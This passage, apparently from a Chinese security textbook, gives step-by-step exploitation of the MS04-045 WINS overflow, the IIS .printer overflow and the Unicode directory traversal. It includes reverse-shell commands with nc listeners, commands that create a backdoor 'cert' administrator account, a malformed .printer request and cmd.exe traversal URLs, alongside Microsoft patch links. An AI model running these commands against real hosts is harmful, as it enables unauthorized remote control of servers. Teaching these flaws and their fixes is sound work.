


图 3.52 报告目标可能具有 WINS 服务远程缓冲区溢出漏洞

3.1.23 Microsoft WINS 服务远程缓冲区溢出漏洞的实战

在实战之前需要准备好以下工具：

- 一台具有 Windows WINS 服务远程缓冲区溢出漏洞的目标服务器，本书中该目标主机的 IP 地址为 192.168.234.129。
- ms04045 攻击测试程序，该工具的使用方法如下：

```
ms04045 [-h][-r host][-t targets][-l listen host][-p listen port]
```

其参数解释如下：

- hostname 表示目标主机 IP 或者目标主机名。
- targets 表示目标主机的系统代码。
- listen port 表示端口号。

其中，目标主机的系统代码解释如下：

- 0 表示 Windows 2000 系统。
- 1 表示 Windows 2003 中文版。
- 2 表示 Windows 2003 英文版。
- 3 表示 Windows 2003 EN #2。
- 4 表示 Windows NT 系统。

step 1 单击“开始”按钮，弹出菜单，选择“运行”命令，输入 cmd 命令后按回车键，即可打开 Windows 命令行窗口，其效果如图 3.53 所示。

step 2 输入如下命令，打开 NC 本地监听端口，如图 3.54 所示。

```
C:\nc>nc -l -p 1055
```




图 3.53 Windows 命令行窗口




图 3.54 NC 处于本地监听状态

step 3 另外开启一个 Windows 命令行窗口，并输入如下命令，开始对远程主机进行溢出，如图 3.55 所示。

```
ms04045 -r 192.168.234.129 -t 0 -l 192.168.0.1 -p 1055
```




图 3.55 反弹连接本地

step 4 如果溢出成功，则会在本地 NC 监听端口显示远程主机的系统目录，如图 3.56 所示。




图 3.56 溢出成功后显示远程主机的系统目录

3.1.24 Microsoft WINS 服务远程缓冲区溢出漏洞的安全解决方案

微软官方已经针对这个漏洞发布了安全公告，用户可以在以下网址取得：

```
http://www.microsoft.com/technet/security/bulletin/MS04-045.mspx
```

也可以登录以下网址下载修补程序：

```
Microsoft Windows NT Server 4.0 Service Pack 6a
http://www.microsoft.com/downloads/details.aspx?FamilyId=38E9DB8C-5C43-4E9
A-9DC9-97C2686A45F1

Microsoft Windows NT Server 4.0 Terminal Server Edition Service Pack 6
http://www.microsoft.com/downloads/details.aspx?FamilyId=D7AB3F6F-26FE-4AE
8-A07A-481D772D03A6

Microsoft Windows 2000 Service Pack 3 and Microsoft Windows 2000 Service Pack
4
http://www.microsoft.com/downloads/details.aspx?FamilyId=40146B52-5546-489
E-857E-01FE1EF709B2

Microsoft Windows Server 2003
http://www.microsoft.com/downloads/details.aspx?FamilyId=10836F38-A38B-47D
5-B87B-18D8E26EEFAA

Microsoft Windows Server 2003 64-Bit Edition
http://www.microsoft.com/downloads/details.aspx?FamilyId=06CF9E85-C66D-4A7
D-B2EB-99DE9423B60F
```

3.2 IIS 漏洞

IIS 全称为 Internet Information Server，即 Internet 信息服务器，目前最新版本是 IIS 8.0。IIS 是 Windows 操作系统中提供 Web 服务的重要组件，另外一个工具是 Apache。本节将介绍 IIS 的相关知识和 IIS 在使用中遇到的一些漏洞及入侵漏洞的方法和解决方法。

3.2.1 IIS 的基础知识

在 Windows 中打开 IIS 的前提是安装 IIS，可以按照以下步骤进行安装。

step 1 单击“开始”按钮，弹出菜单，选择“设置”→“控制面板”命令，打开 Windows 控制面板，如图 3.57 所示。

step 2 双击“添加或删除程序”图标，打开“添加或删除程序”窗口，如图 3.58 所示。

step 3 在“添加或删除程序”窗口的左侧栏中单击“添加/删除 Windows 组件”图标，打开“Windows 组件向导”窗口，如图 3.59 所示。

step 4 选择“Internet 信息服务（IIS）”复选框。因为这里只使用了 Web 服务，所以 IIS 的子组件使用默认的选择（单击“详细信息”按钮可以打开子组件列表，如图 3.60 所示）。

图 3.57 Windows 控制面板




图 3.58 “添加或删除程序”窗口




图 3.59 “Windows 组件向导”窗口




图 3.60 IIS 安装选项

step 5 将 Windows 安装光盘插入光驱，单击“下一步”按钮，开始安装 IIS 服务器组件，如图 3.61 所示。




图 3.61 正在安装 IIS

step 6 安装完成后，可以在控制面板中双击“管理工具”图标，打开“管理工具”窗口，在其中双击“Internet 信息服务”图标，打开 IIS 管理器，如图 3.62 和图 3.63 所示。

图 3.62 “管理工具”窗口

图 3.63 IIS 管理器

3.2.2 IIS 漏洞基础知识

IIS 是 Windows 平台主要的服务器软件之一，它简单易学，使用方便，同时消耗资源甚少，是使用最为广泛的服务器软件之一。但正因为使用的广泛性也使其成为黑客研究的重点对象之一。到目前为止，该软件被发现的漏洞已经数以千计，其中能够被黑客利用的漏洞也已不计其数。在本节中将重点分析其中的一些溢出性攻击漏洞，利用这种漏洞类型，黑客能够通过发送特定格式的数据来使远程服务器缓冲区溢出，进而突破该服务器的防护并控制主机。到目前为止，IIS 有如下五类漏洞最为重要：

- .printer 漏洞
- Unicode 目录遍历漏洞
- .asp 映射分块编码漏洞
- WebDAV 选程缓冲区溢出漏洞
- Microsoft Frontpage Server Extensions 远程缓冲区溢出

3.2.3 printer 漏洞

根据 CNCERT 的描述，IIS 5.0 存在打印扩展 ISAPI（Internet Service Application Programming Interface），使.printer 扩展与 msw3prt.dll 进行映射，该扩展可以通过 Web 调用打印机。Windows 2000 的 ISAPI 扩展接口建立了.printer 扩展名到 msw3prt.dll 的映射关系，其在默认情况下存在，并会处理用户请求。但在 msw3prt.dll 文件中存在缓冲溢出，在“Host:”栏中包含大约 420 字节的 HTTP .printer 请求给服务器时，就可以导致缓冲溢出并执行任意代码。一般情况下攻击会使 Web 服务器停止响应，但 Windows 2000 会检测到 Web 服务器没有响应而重新启动服务器。因此，该攻击方式比较隐蔽。

这个漏洞是由 eEye Digital Security Team 安全公司在 2001 年 5 月 1 日发现并公布的。这个漏洞发生的根源在于 IIS 服务管理器里面的 ISAPI 筛选器，其专门处理扩展名为.printer 的 msw3prt.dll，正是该程序含有缓冲区溢出的漏洞。

ISAPI 的中文名称为 Internet 服务应用编程接口。该接口架构在 Windows 之上的 IIS 里面，本身以动态链接库的形式在 IIS 服务器上运行。这样做是因为要运行 CGI 脚本的缘故，当使用者需要执行 CGI 脚本时，服务器载入 CGI 脚本并为该脚本分配一个进程，当 CGI 需要多次执行的时候，服务器就会不负重荷，执行速度变得缓慢。而 ISAPI 与此方式相反，其使用动态链接库的形式，只要一次载入，就会暂存在内存中，以后每次调用都会从这里开始，再不需要多次调入，这样可以增加服务器的执行效率。

除了一般意义上的 ISAPI 之外，还有一种扩展程序，即 ISAPI Extension，也就是 ISAPI 筛选器，如图 3.64 所示。ISAPI 筛选器是一种特殊的动态链接库，它和 Web 服务器使用相同的内存空间，并且由服务器直接调用，其功能是扩充服务器其余的功能。asp.dll 就是一种 ISAPI 筛选器，其作用是专门处理服务器所有的 ASP 应用程序。也就是说，Web 服务器之所以能处理 ASP 应用程序，就是因为加入了 asp.dll 的原因。

msw3prt.dll 动态链接库是 Windows 2000 用以提供 Internet Printing Protocol（网络打印服务）的 DLL 程序，如图 3.65 所示。网络打印服务允许使用者通过 Web 控制打印机的服务。从浏览器中可以输入如下网址：

```
http://redwood.corp.microsoft.com/printers
```




图 3.64 ISAPI 筛选器

图 3.65 msw3prt 的映射

上述网址可以连接到网络打印机中。但是安全人员发现，该程序在处理使用者送来的 Host 主机名称时会有问题，它对于使用者传来的主机名称长度没有做好安全检查，结果导致使用者送来如下过长的名称：

```
GET /NULL.printer HTTP/1.0
Host: [buffer] （buffer 大约 420 个字符 'a'）
```

上述名称会导致 msw3prt.dll 档案发生缓冲区溢出，进而导致 IIS 服务器宕机停止，重新浏览该网站时就会出现找不到服务器的错误。

3.2.4 .printer 漏洞的实战

在实战之前需要准备好如下工具：

- 扫描器。这里选用国内的 X-Scan 扫描器，该工具可以从 www.xfocus.net 上下载，本书中也有介绍。
- 一台没有安装 Windows 2000 IIS 5.0 补丁的主机，这是为了得到比较真实的结果。
- 下载名为 IIS5.printer Exploit 的工具，该工具可以从 http://www.163vc.com/ Soft/ShowSoftDown.asp?UrlID=1&SoftID=51 下载。

step 1 打开 X-Scan 程序，如图 3.66 所示。




图 3.66 X-Scan 程序

step 2 单击“开始”按钮，弹出菜单，选择“设置”→“扫描参数”命令，打开“扫描参数”对话框，在“指定 IP 范围”文本框中输入扫描的 IP 地址，如图 3.67 所示。

step 3 因为这里的实验只针对 IIS 漏洞，所以在“扫描模块”中只选择“IIS 编码/解码漏洞”和“漏洞检测脚本”两项，如图 3.68 所示。

step 4 为了加快扫描速度，在“漏洞检测脚本”中只选择“Gain root remotely”的“NT IIS 5.0 Malformed HTTP Printer Request Header Buffer Overflow Vulnerability”选项，这就是针对 IIS 5.0 的.printer 远程溢出漏洞的攻击脚本，如图 3.69 所示。




图 3.67 X-Scan 扫描参数设置

图 3.68 使用 X-Scan 检测 IIS 漏洞

图 3.69 漏洞脚本选择

step 5 现在准备工作已经完成，单击“开始扫描”按钮▶，对目标进行扫描，如图 3.70 所示。

step 6 如果目标具有 IIS 5.0 的.printer 远程溢出漏洞，X-Scan 会报告该目标具有此漏洞，报告如图 3.71 所示。

图 3.70 X-Scan 对目标进行扫描




图 3.71 X-Scan 报告目标可能具有.printer 漏洞

step 7 单击“开始”按钮，弹出菜单，选择“运行”命令，输入 cmd 命令后按回车键，即可打开 Windows 命令行窗口。输入如下命令，其效果如图 3.72 所示。

```
C:\nc>nc -l -p 250
```

step 8 使用工具 IIS5.printer Exploit 进行漏洞利用，该工具为命令行工具，使用格式如下：

```
iis5exploit <目标 IP><源 IP><本地监听端口>
```

单击“开始”按钮，弹出菜单，选择“运行”命令，输入 cmd 命令后按回车键，即可打开 Windows 命令行窗口。输入如下命令，其效果如图 3.73 所示。

```
C:\>iis5exploit 192.168.234.129 192.168.0.1 250
```




图 3.72 使用 NC 工具打开监听端口

图 3.73 用 iis5exploit 命令尝试漏洞

step 9 如果上述步骤成功，则会在本地打开 NC 监听端口的窗口，此时攻击者就可以尝试建立

账号提升权限了。执行如下命令，建立一个账户，用户名为 cert，密码为 cert，结果如图 3.74 所示。

```
C:\>net user cert cert /add
```

图 3.74 建立账户

step 10 接着输入如下命令，将该用户加入到 administrators 管理员组中。

```
C:\>net localgroup administrators cert /add
```

3.2.5 .printer 漏洞的安全解决方案

如果服务器发现有此漏洞，可以参照下面的说明对其进行修补。

微软官方已经针对这个漏洞提供了 IIS 服务器的相关修补程序，用户可以登录以下网址取得：

```
http://www.microsoft.com/technet/security/bulletin/ms01-023.asp
```

也可以从以下网址下载 IIS 5.0 修补程序：

```
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=29321
```

3.2.6 Unicode 目录遍历漏洞

根据绿盟网站的描述，微软 IIS 5.0 存在着利用扩展 Unicode 字符取代“/”和“\”从而可以利用“../”目录遍历的漏洞。未经授权的用户可以利用 IUSR_machinename 账号的上下文空间访问任何已知的文件。在默认情况下该账号属于 everyone 组和 users 组的成员，因此任何与 Web 根目录在同一逻辑驱动器上的能够被这些用户组访问的文件都能被删除、修改或者执行。

3.2.6.1 Unicode 目录遍历漏洞简介

Unicode 目录遍历漏洞发现于 2000 年 7 月，从漏洞的描述中可以看出，未经授权的用户可以通过 IE 浏览器构造出适当的非法字符串对服务器的目录和文件进行修改、删除和执行等操作，这些合适的字符串包括“/”和“\”。除此之外，还可以利用 Unicode 找到并打开服务器上的命令行执行程序，通过该程序执行非法的操作并控制服务器。

Unicode 能够使任何语言的字符更容易地被计算机接受，Unicode 由 UC（UNICODE 协会）管理并接受其技术上的修改。Java、LDAP 和 XML 这样的技术标准均要求得到 Unicode 的支持。Unicode 字符被称为代码点（Code Point），在 U 后面加上 xxxx 来表示，其中 x 为十六进制字符。关于中英文版本的 IIS Unicode 编码如表 3.1 所示。

表 3.1 中英文 IIS Unicode 编码

操作系统	IIS Unicode编码	
中文Windows 2000	..%c1%1c..	..%c1%1c../..%c1%1c../..%c1%1c..
	..%c0%2f..	..%c0%2f../..%c0%2f../..%c0%2f..
	..%255c..	..%255c../..%255c../..%255c..
英文Windows 2000	..%c0%af..	..%c0%af../..%c0%af../..%c0%af..

使用 Unicode 目录遍历漏洞的关键是构造“/”和“\”字符。在 Unicode 编码中，可以通过如下编码来构造“/”和“\”字符：

```
%c1%1c->   (0xc1-0xc0)×0x40 + 0x1c  = 0x5c = '/'
%c0%2f->   (0xc0-0xc0)×0x40 + 0x2f  = 0x2f = '\'
```

这两个字符在不同的操作系统中和在不同的语言下是不同的，如表 3.2 所示。

表 3.2 不同操作系统下的 Unicode

	Windows 2000 Server中文版	Windows 2000 Pro中文版	Windows 2000 Pro英文版
%c1%9c	可用		
%c0%af			可用
%c0%2f	可用	可用	
%c1%1c	可用	可用	
%c1%9v	可用		

3.2.6.2 Unicode 漏洞的检测

假设远程服务器的操作系统版本号为 Windows 2000 Server 中文版，则可以使用 4 种字符串编码，这里随机选取%c1%1c 作为下面检测使用的编码。在 IE 浏览器的地址栏中输入如下字符串：

```
http://目标主机地址/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir+c:\
```

上面的地址传送给服务器后，等待服务器的响应。如果服务器返回如图 3.75 所示的页面，则说明该服务器存在 Unicode 目录遍历漏洞。




图 3.75 该服务器存在 Unicode 目录遍历漏洞

上述输入地址中的字符串含义可以解释如下：

- **目标主机地址** 可能存在 Unicode 目录遍历漏洞的主机 IP 地址。
- **scripts** 远程服务器上的脚本文件目录。除了 scripts 以外，通常还有 bin 和 cgi-bin 等脚

本文件目录，其中 scripts 最为常用。

- ../%c1%1c.. 是一个参数，该参数被远程服务器翻译为“../”，因此可以实现目录遍历。
